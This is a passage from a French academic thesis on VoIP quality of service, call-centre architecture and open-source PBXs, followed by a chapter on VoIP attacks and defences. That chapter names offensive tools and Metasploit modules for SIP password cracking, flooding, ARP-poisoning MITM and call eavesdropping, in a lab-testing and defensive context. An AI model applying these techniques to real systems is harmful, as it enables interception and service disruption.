- ☞ Entre 0 et 150 ms, une conversation normale.
- ☞ Entre 150 et 300 ms, une conversation de qualité acceptable.
- ☞ Entre 300 et 700 ms, uniquement une diffusion de voix en half-duplex.

Au-delà, la communication n'est plus possible. Pour réduire le temps de latence on donne aux paquets appartenant aux clients les plus importants la priorité dans les files d'attente des routeurs. Cependant ce procédé oblige les paquets avec une priorité moindre à une attente un peu plus longue, et de ce fait leur latence deviendra plus grande.

### 1.6.2 La gigue « jitter »

Est la variation statistique du délai de transmission. Autrement dit c'est la variation temporelle entre le moment où deux paquets auraient dû arriver et le moment de leur arrivée effective.

Elle est due à de multiples raisons tel que l'encapsulation des paquets IP dans les protocoles supportés qui prendra du temps, la charge du réseau à un instant donné, la variation des chemins empruntés dans le réseau. Pour la reconstitution du son exact à partir des paquets reçus on doit supprimer la gigue.

Maintenant, on utilise le tampon pour supprimer la gigue. Les paquets arrivés vont stocker dans le tampon avant d'être traité. Mais malheureusement cette méthode peut augmenter le temps de délai.

### 1.6.3 La perte de paquets « packetloss »

La perte de paquets veut dire qu'une ou plusieurs paquets n'ont pas arrivé à leurs destinataires d'une façon correcte, ces paquets peuvent être perdus au cours du trajet soit parce qu'ils ont emprunté une route sans issue, soit parce qu'un routeur ne les a volontairement pas transmis afin de décongestionner le réseau.

De plus, les paquets de parole qui arrivent avec un délai trop long sont considérés comme perdus afin de ne pas trop retarder la communication l'impact des pertes de paquets sur la qualité de la parole se manifeste par des coupures et ou des craquements dans le signal reçu pouvant rendre, dans les cas extrêmes, la parole inintelligible pour l'auditeur.

Les pertes de paquets sont caractérisées à priori par :

- ☞ Le taux (exprimé en %) et Le type de pertes de paquets (aléatoire ou en rafale).
- ☞ La taille des paquets perdus.
- ☞ La localisation des paquets perdus dans la communication.

### 1.6.4 L'écho

Lors du passage de 2 fils à 4 fils des ruptures d'impédance sont créées causant un phénomène appelé l'écho. Ce phénomène est sensible à un délai d'acheminement supérieur à 50 ms. Il est donc nécessaire d'incorporer un équipement ou un logiciel qui permet d'annuler l'écho.

## 1.7 Objectifs d'un centre d'appels


« Le centre d'appels est une structure basée sur le couplage de la téléphonie et de l'informatique qui établit une communication directe, à l'inverse du serveur vocal interactif, entre un interlocuteur " client, prospect, adhérent, usager " et le téléopérateur qui représente son entité " entreprise, association, collectivité locale, ... " et dont la mission est de gérer la relation clientèle. » [10]

Également connus sous le nom de centres de contact, centres d'appels, service de gestion à distance de la clientèle ou hotline, les centres d'appels n'ont pas reçu de définition officielle. Ils sont caractérisés comme étant le couplage de la téléphonie et des NTIC « **Nouvelles Technologies de l'Information et de la communication** » au service de la gestion des relations clients d'entreprises de tous types.

Les centres d'appels sont des sociétés de services qui ont pour objet de gérer la communication des entreprises qui sont leurs clientes, grâce aux innombrables numéros verts fournis par les entreprises. [11]

### 1.7.1 Architecture d'un centre d'appels

Un centre d'appel contient les éléments suivants :



**Figure 1.12 :** Architecture d'un centre d'appel.

- **PABX « Private Automatic Branch Exchange »** : ou en français autocommutateur privé. C'est un standard téléphonique privé de centres d'appels auquel sont reliées les différentes applications téléphoniques. PABX gère toutes les fonctions basiques du téléphone : accès aux lignes externes, messagerie vocale, communications internes.[11]
- **ACD « Automatic Call distribution »** : il est Intégré au PABX ou autonome, l'ACD est un équipement téléphonique qui gère les appels entrants. Ses principales fonctions sont le routage d'appels, la gestion des files d'attente et la distribution des appels.
- **SVI « Serveur Vocal Interactif »** : Il s'agit d'un répondeur interactif qui propose à l'appelant un certain nombre de choix, y compris celui de parler à un téléconseiller, Il peut faire du routage par l'identification du numéro de l'appelant. Le SVI permet de rassembler et de fournir de l'information.

## 1.8 Étude des différents serveurs de communication Open Source

Il existe plusieurs IPBX open source disponibles sur le marché, les plus intéressants sont les suivants :

### 1.8.1 Asterisk

#### 1.8.1.1 Présentation

Asterisk est un logiciel autocommutateur téléphonique privé « **PABX** » open source, écrit dans le langage de programmation C, fonctionnant sous Linux (ou d'autres types de Unix), il est publié sous licence GPL. Il implémente plusieurs protocoles H.320, H.323, SIP, IAX, MGCP.... Une fois il est installé sur un PC avec les interfaces adéquates il devient un PABX complet.

Asterisk offre tous les services de la téléphonie « classiques » d'un PABX ainsi que d'autres fonctionnalités avancées parmi lesquelles on peut citer :

- ✓ Appels conférence.
- ✓ Appels en attente.
- ✓ Appels par noms.
- ✓ Authentification.
- ✓ Enregistrement d'appel (monitor). [12]

### 1.8.2 Vocal

#### 1.8.2.1 Présentation



VOCAL « **Vovida Open Communication Application Library** » est un système basé sur SIP qui fournit des services de téléphonie VoIP. Il fonctionne avec les systèmes d'exploitation Linux et Solaris sur une architecture Intel (X86). [12]

### 1.8.3 Yate

#### 1.8.3.1 Présentation

YATE « **Yet Another Telephony Engine** » remplit les mêmes fonctions d'un PABX avec une performance et une flexibilité d'utilisation, c'est un serveur open source supportant les protocoles VOIP "H323, SIP, IAX " ainsi que la téléphonie traditionnelle grâce aux interfaces Digium et sangoma. [12]

Le tableau ci-dessous nous donne une comparaison des trois plates formes que nous avons étudiées en termes de services offerts et des différents critères :

Services et critères	VOCAL	Asterisk 	YATE 
Gateway VOIP/PSTN	Non	Oui	Oui
Messagerie vocale	Oui	Oui	Oui
PBX	Non	Oui	Oui
Conférence	Oui	Oui	Oui
Protocoles	H.323, SIP, MGCP	H.323, SIP, IAX, MGCP, SCCP	H.323, SIP, IAX, MGCP
Extensibilité	Oui	Oui	Oui
Administration	A travers une GUI	A travers une GUI ou en LC	A travers une GUI
QOS	Peut formuler des requêtes de QOS	Peut formuler des requêtes de QOS	Non

**Tableau 1.3** : Comparaison entre les serveurs Pbx.

## 1.9 Types de téléphones VoIP / SIP

### 1.9.1 Softphones

Un softphones est une application logicielle qui s'installe sur votre ordinateur, tablette ou smartphone, et qui a la même fonction qu'un téléphone IP.

Ces téléphones sont idéaux pour les salariés régulièrement en déplacement, les commerciaux, les télétravailleurs ou encore les centres d'appels.

Voici quelques exemples de softphones :

#### *a. 3CX*

C'est un softphone basé sur SIP il est installable sur Linux ainsi que Windows, son déploiement est disponible avec votre compte Google, Amazon ou Azure, son application mobile est disponible pour les appareils Android et iOS. [13]

**b. ZoiPer**

Il fournit un softphone installable sur Windows, Mac, Linux, iOS et Android, il fournit le SDK qui constituera le package complet d'outils SIP. Cela vous donnera accès aux bibliothèques principales de ZoiPer. Il offre des options de licence flexibles pour un nombre illimité de personnes mais il propose également une version gratuite avec des fonctionnalités limitées comme les appels vocaux...etc. [13]

**c. Jitsi**



Jitsi est une collection de projets open source qui vous fournissent des fonctionnalités de visioconférence pour le Web et le mobile. C'est un outil gratuit qui contient des concepts avancés de routage vidéo tels que la diffusion simultanée, les estimations de bande passante, le codage vidéo évolutif. [13]

**d. Micro SIP**



MicroSIP est un softphone SIP gratuit. Il prend en charge le système d'exploitation Windows. Il est basé sur le PJSIP. Les appels de personne à personne seront gratuits avec cet outil open source. Les appels seront effectués via le protocole SIP ouvert. [13]

**1.10 Comparaison des softphones**

Voici un tableau comparatif collaboratif des différents softphones vu précédemment : [13]

VoIP	Meilleur pour	Déploiement	Vidéo conférence	Textos d'entreprise	Chiffrement	Prix
	Petites et grandes entreprises.	Installé sur PC.	Oui	-	-	Gratuit et open source.
	Petites et grandes entreprises et particuliers.	Sur site, hébergé dans le cloud.	Oui	-	Oui	43,97 \$ Options de licence par utilisateur et illimitées pour le SDK.



	Petites et grandes entreprises.	Installé sur PC.	Oui	-	-	Gratuit et open source.
	Petites et grandes entreprises	Sur site, dans le cloud.	Oui	Oui	Ne pas	Standard : gratuit Pro : 1,08 \$ / utilisateur / mois. Entreprise : 1,31 USD / utilisateur / mois.

**Tableau 1.4** : Comparaison des softphones.

## 1.10 Étude des différentes interfaces de communication

En plus des IPBX vus précédemment on trouve des interfaces qui les contrôlent et qui les gèrent citant parmi eux :

### 1.10.1 L'interface FreePbx

FreePbx est une interface utilisateur graphique open-source basée sur le web qui gère le système Asterisk PBX, un système de communications unifiées. Il a été publié pour Linux le 28 novembre 2004. En tant que projet open-source, FreePbx est maintenu par une communauté de développeurs et de contributeurs qui consacrent leur temps à rendre le système complexe IP PBX simple et facile à utiliser pour tous.

FreePbx fonctionner comme un système téléphonique VOIP complet avec tous les outils standard nécessaires pour répondre aux besoins de communication de la plupart des entreprises. [14]

### 1.10.2 L'interface Elastix

Elastix est un logiciel de serveur de communications unifiées à code source ouvert qui regroupe des systèmes PBX IP et des systèmes de gestion des appels.

Mis à la disposition du public en mars 2006, Elastix était à l'origine une interface web pour la création de rapports sur les enregistrements détaillés des appels. Il a rapidement été publié sous forme de distribution Linux avec un certain nombre de paquets tels qu'Astérix et Zaptel qui ont contribué à fournir une solution complète de communications unifiées. [14]

### 1.10.3 L'interface 3CX

3CX est un outil PBX IP à code source ouvert qui compte plus de 250 000 clients dans le monde. Parmi ses principaux clients figurent Remax, Hugo Boss, McDonald's et Carlsberg. Comme il s'agit d'une plateforme ouverte, les utilisateurs ne sont pas obligés de choisir des lignes réseau SIP, des hôtes, des téléphones IP et des numéros de téléphone spécifiques. Au lieu de cela, vous pouvez construire votre propre plate-forme de communications unifiées (UC) à partir de zéro. La communication est possible sur les ordinateurs de bureau dans l'application 3CX, dans votre navigateur Web préféré, ou sur les appareils iOS et Android.

## 1.11 Conclusion

VoIP est une technologie intéressante qui offre de nombreux avantages et des solutions économiques pour la communication. De plus en plus de petites entreprises remplacent leurs anciens réseaux téléphoniques par des réseaux IP. De nos jours, on trouve de nombreux fournisseurs de PBX, de téléphones IP, de services VoIP et d'équipement comme CISCO, AVAYA et ASTERISK, ...

Mais avec la nouvelle technologie, le côté défensif et offensif de la sécurité fait face à un nouveau défi, l'un des gros dangers des lignes téléphoniques traditionnelles était leur sensibilité à l'écoute, Les systèmes de téléphonie IP sont également susceptibles d'être écoutés, mais il est un peu plus difficile de les détecter et de les exécuter dans un environnement IP, et cela nécessite plus de connaissances et le bon équipement.

Pour cela dans le prochain chapitre, nous allons mettre l'accent sur les menaces et les attaques qui affectent le réseau VoIP avec les détails des attaques les plus connus, par la suite nous allons donner une description sur les meilleures pratiques pour assurer une communication VoIP plus sécurisé

# *Chapitre 02*

## **Les risques et les méthodes de sécurité**

## 2.1 Introduction

Le choix de la migration du service de téléphonie vers la Voix sur IP pour réduire les coûts des entreprises séduit par le retour sur investissements des communications. Cependant de nombreux paramètres sont bien souvent oubliés ou ignorés. Non seulement la surcharge du réseau de l'entreprise et la migration de nombreux équipements, la confidentialité des communications et l'efficacité des plans de secours sont remis en cause.

Parmi les attaques qui menacent la sécurité des systèmes VoIP on cite : le déni de service et l'homme du milieu.....etc. Ces vulnérabilités doivent être soigneusement examinées afin d'établir une protection efficace contre les attaques. Pour faire face à ces attaques des méthodes de sécurisation sont pratiqué tel que : Pare-feu, IPS, proxy, Antivirus...

Dans ce chapitre, on va voir quelques attaques qui menacent la VoIP. Et les bonnes pratiques pour sécuriser les communications de type voix sur IP.

## 2.2 Objectif du travail

Afin de réaliser une architecture VoIP sécurisée dans un intranet, nous avons mis le choix sur le serveur Pbx « **Asterisk** » qui sera géré par une interface graphique « **FreePbx** » et pour la partie client nous avons choisi ZoiPer comme softphone, puis nous avons simulé quelques attaques :

- Usurpation d'identité
- Écoute clandestine
- Déni de service

Et pour affronter ces attaques nous avons mis en place un système de détection et de prévention « **Suricata** » et un firewall « **UFW** » pour surveiller le trafic.

Tout cela est illustré dans le schéma suivant :




Figure 2.1 : Architecture de notre travail.

## 2.3 Les attaques contre la VoIP

Malgré ses très nombreux avantages, la téléphonie sur IP étant basé sur des systèmes informatiques, elle peut faire l'objet de plusieurs failles de sécurité, et donc avant de mettre en place un système VOIP, il est important de connaître ces risques pour mieux protéger notre système.

Il existe deux principales classes des attaques contre un environnement VoIP :

- **Les attaques sur les protocoles de communication** : ils s'effectuent au niveau des protocoles qui utilise la VoIP. Étant donné que les protocoles de la VoIP utilisent TCP et UDP comme moyen de transport et par conséquent elles sont aussi vulnérables à toutes les attaques contre ces protocoles, telles que le détournement de session « TCP » et la mystification « UDP ».
- **La deuxième est reliée aux systèmes sur lesquels les éléments VoIP sont implémentés dite les vulnérabilités sur l'infrastructure** : L'infrastructure VoIP comprend des téléphones IP, des Gateway, des serveurs (proxy, registrar, etc.).

Chaque composant comporte un processeur qui exécute des programmes pouvant être attaqués ou utilisés comme points de lancement pour une attaque plus profonde.

Les types d'attaques les plus fréquentes contre un system VoIP sont présentées dans le Schéma suivant :



**Figure 2.2** : Les différents attaques contre la VoIP.

Dans ce qui suit, nous allons détailler quelques attaques que nous avons déjà testées dans la pratique :

### 2.3.1 Attaque usurpation d'identité

Cette attaque permet de récupérer les informations d'un utilisateur en volant son identité et son mot de passe et cela par l'écoute du trafic SIP ou par l'acquisition via une autre voie (accès non autorisé). [15]


Pour ce type d'attaque l'outil « **SIPVicious** » il peut être utilisés pour tester la sécurité des terminaux et des autocommutateurs SIP. Il se compose des outils suivants :

- **Svmap** : c'est un scanner SIP, il Liste les périphériques SIP trouvés sur une plage IP.
- **Svwar** : il permet d'identifie les extensions actives sur un PBX.
- **Svcrack** : il permet de cracker les mots de passes des utilisateurs.

### 2.3.2 Attaque Deni de service « Dos »

Une attaque en déni de service « **DOS** » ou en déni de service distribué « **DDOS** » a pour objet de rendre inaccessible un serveur par l'envoi de plusieurs requêtes au réseau en même temps jusqu'à le saturer ou par l'exploitation d'une faille de sécurité dans le système pour provoquer une panne ou un fonctionnement dégradé du service. Ce type d'attaque peut être d'une grande gravité pour le réseau victime qui ne sera plus utilisable au moins temporairement. [16]

La différence entre DOS et DDOS est que la première se fait depuis un seul point de départ alors que la deuxième se fait depuis plusieurs points.



**Figure 2.3 :** La différence entre le DOS et le DDOS.

Le déni de service peut se faire avec plusieurs méthodes :[16]

➤ **Hping3:**

Le Hping3 permet d'envoyer des paquets TCP/IP manipulés et de contrôler la taille, la quantité et la fragmentation des paquets afin de surcharger la cible et contourner ou d'attaquer les par feu.

➤ **Invite-flooding :**

Consiste à envoyer une grande quantité de données inutiles dans un réseau afin de le rendre inutilisable.




Figure 2.4 : L'attaque DOS avec invite flood.

➤ **Metasploit :**

Metasploit est un logiciel utilisé pour l'exploitation d'une faille de sécurité sur la machine cible dans le but de la compromettre et d'obtenir un accès. Ce logiciel contient plusieurs modules auxiliaires qui nous permettent d'attaquer le system VoIP citant parmi eux : scanner/sip/option, scanner/sip/enumerator et dos/tcp/synflood.

### 2.3.3 Attaque d'écoute clandestine « Eavesdropping »

L'écoute clandestine du réseau appelée aussi attaque de reniflement ou d'espionnage, c'est le vol des informations des utilisateurs dans un réseau : Par un ordinateur, un Smartphone ou un autre appareil connecté et cela avec plusieurs méthodes, dans notre cas nous avons testé deux méthodes :


**a. Attaque Man in the Middle « MITM »**

L'objectif de l'attaque homme du milieu est d'intercepter, de lire ou de manipuler une communication entre la victime et sa ressource sans se faire remarquer.

Sa méthode repose sur la faite qu'un pirate écoute une communication entre deux interlocuteurs, tout en laissant les deux parties penser qu'elles communiquent seules ensuite falsifie les échanges entre eux.



Pour réaliser cette attaque on utilise l'outil Ettercap qui est un logiciel libre d'analyse du réseau informatique, Il est capable d'effectuer des attaques sur le protocole ARP pour se positionner comme homme au milieu afin de faire changer l'adresse MAC de la victime.



**Figure 2.5 :** Architecture de réseau de l'attaque Homme de milieu.

### **b. Espionnage des communications VOIP avec Wireshark**

Cette attaque a pour objet d'écouter le réseau pour reconstituer la communication à partir de paquets RTP, on peut même enregistrer la conversation en cours, l'attaquant gagne l'accès au réseau physique en utilisant Wireshark pour espionner directement sur les câbles.

Wireshark est un logiciel gratuit utilisé dans le dépannage et l'analyse de réseaux informatiques, le développement de protocoles, mais aussi pour le piratage. Il fournit des informations sur des protocoles réseaux spécialement les paquets SIP et RTP qui sont utilisés dans la communication VOIP à partir des données capturées sur un réseau.[17]




Figure 2.6 : L'outil Wireshark.

## 2.4 Les solutions de sécurité

Comme nous avons vu précédemment la téléphonie IP est une technique basée sur le protocole de télécommunications créé spécifiquement pour internet. De ce fait, le système VoIP peut être vulnérable aux piratages informatiques sans une sécurisation bien structurée. Cela est dû au fait que le web est la principale porte d'entrée des hackers en matière de téléphone IP. Pour cela il faut penser à des solutions fiables et efficaces pour protéger notre système.

### 2.4.1 Par feu « Firewall »

Un pare-feu en anglais firewall est un système de protection du réseau qui surveille le trafic entrant et sortant et décide d'autoriser ou de bloquer une partie de ce trafic en fonction d'un ensemble de règles de sécurité prédéfinies. Il constitue la première ligne de défense des réseaux et il peut être un équipement physique, un logiciel ou une combinaison des deux. Il est possible de mettre un système pare-feu sur n'importe quelle machine et avec n'importe quel système pourvu que : La machine soit suffisamment puissante pour traiter le trafic.

Exemple des Meilleur pare-feu pour les systèmes Linux : UFW - Pare-feu simple, Pare-feu Ipcop , Vuurmuur, pfSense, IPFire, ....[18]




Figure 2.7 : Sécurisation via un par feu.

### 2.4.2 VPN

Le VPN « **Virtual Private Network** » ou le réseau privé virtuel est une technologie qui permet d'établir une connexion Internet sécurisée à travers un tunnel virtuel crypté. L'utilisation d'un VPN vous permet de modifier et de masquer votre adresse IP, de contourner un proxy, de débloquent les sites censurés, de garantir que votre vie reste privée en ligne et de surfer sur Internet de manière anonyme. [15]



Figure 2.8: Architecture VPN.

### 2.4.3 Protocole TLS

